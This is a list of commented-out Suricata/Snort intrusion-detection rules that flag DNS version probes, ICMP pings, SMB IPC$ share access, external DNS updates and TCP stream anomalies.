#alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"GPL DNS named version attempt";
content:"|07|version"; offset:12; nocase; content:"|04|bind|00|"; offset:12; nocase;
reference:nessus,10028; classtype:attempted-recon; sid:2101616; rev:9;)

#alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"GPL ICMP L3retriever Ping"; icode:0;
itype:8; content:"ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI"; depth:32; reference:arachnids,311;
classtype:attempted-recon; sid:2100466; rev:5;)

#alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"GPL ICMP_INFO PING"; icode:0;
itype:8; classtype:misc-activity; sid:2100384; rev:6;)

#alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"GPL NETBIOS SMB-DS IPC$ unicode share
access"; flow:established,to_server; content:"|00|"; depth:1; content:"|FF|SMBu";
within:5; distance:3; byte_test:1,&,128,6,relative; byte_jump:2,34,little,relative;
content:"I|00|P|00|C|00 24 00 00 00|"; distance:2; nocase;
flowbits:set,smb.tree.connect.ipc; classtype:protocol-command-decode; sid:2102466;
rev:9;)

#alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"ET POLICY DNS Update From External
net"; byte_test:1,!&,128,2; byte_test:1,!&,64,2; byte_test:1,&,32,2; byte_test:1,!&,16,2;
```

```
byte_test:1,&,8,2; reference:url,doc.emergingthreats.net/2009702; classtype:policy-
violation; sid:2009702; rev:5;)

#alert tcp any any -> any any (msg:"SURICATA STREAM FIN recv but no session"; stream-
event:fin_but_no_session; sid:2210037; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM FIN out of window"; stream-
event:fin_out_of_window; sid:2210038; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM Last ACK with wrong seq"; stream-
event:lastack_ack_wrong_seq; sid:2210039; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM Last ACK invalid ACK"; stream-
event:lastack_invalid_ack; sid:2210040; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM RST recv but no session"; stream-
event:rst_but_no_session; sid:2210041; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM TIMEWAIT ACK with wrong seq"; stream-
event:timewait_ack_wrong_seq; sid:2210042; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM TIMEWAIT invalid ack"; stream-
event:timewait_invalid_ack; sid:2210043; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM Packet with invalid timestamp";
stream-event:pkt_invalid_timestamp; sid:2210044; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM Packet with invalid ack"; stream-
event:pkt_invalid_ack; sid:2210045; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM SHUTDOWN RST invalid ack"; stream-
event:rst_invalid_ack; sid:2210046; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM SYN resend"; stream-
event:shutdown_syn_resend; sid:2210049; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM reassembly segment before base seq";
stream-event:reassembly_segment_before_base_seq; sid:2210047; rev:1;)

#alert tcp any any -> any any (msg:"SURICATA STREAM reassembly sequence GAP -- missing
packet(s)"; stream-event:reassembly_seq_gap; sid:2210048; rev:1;)
```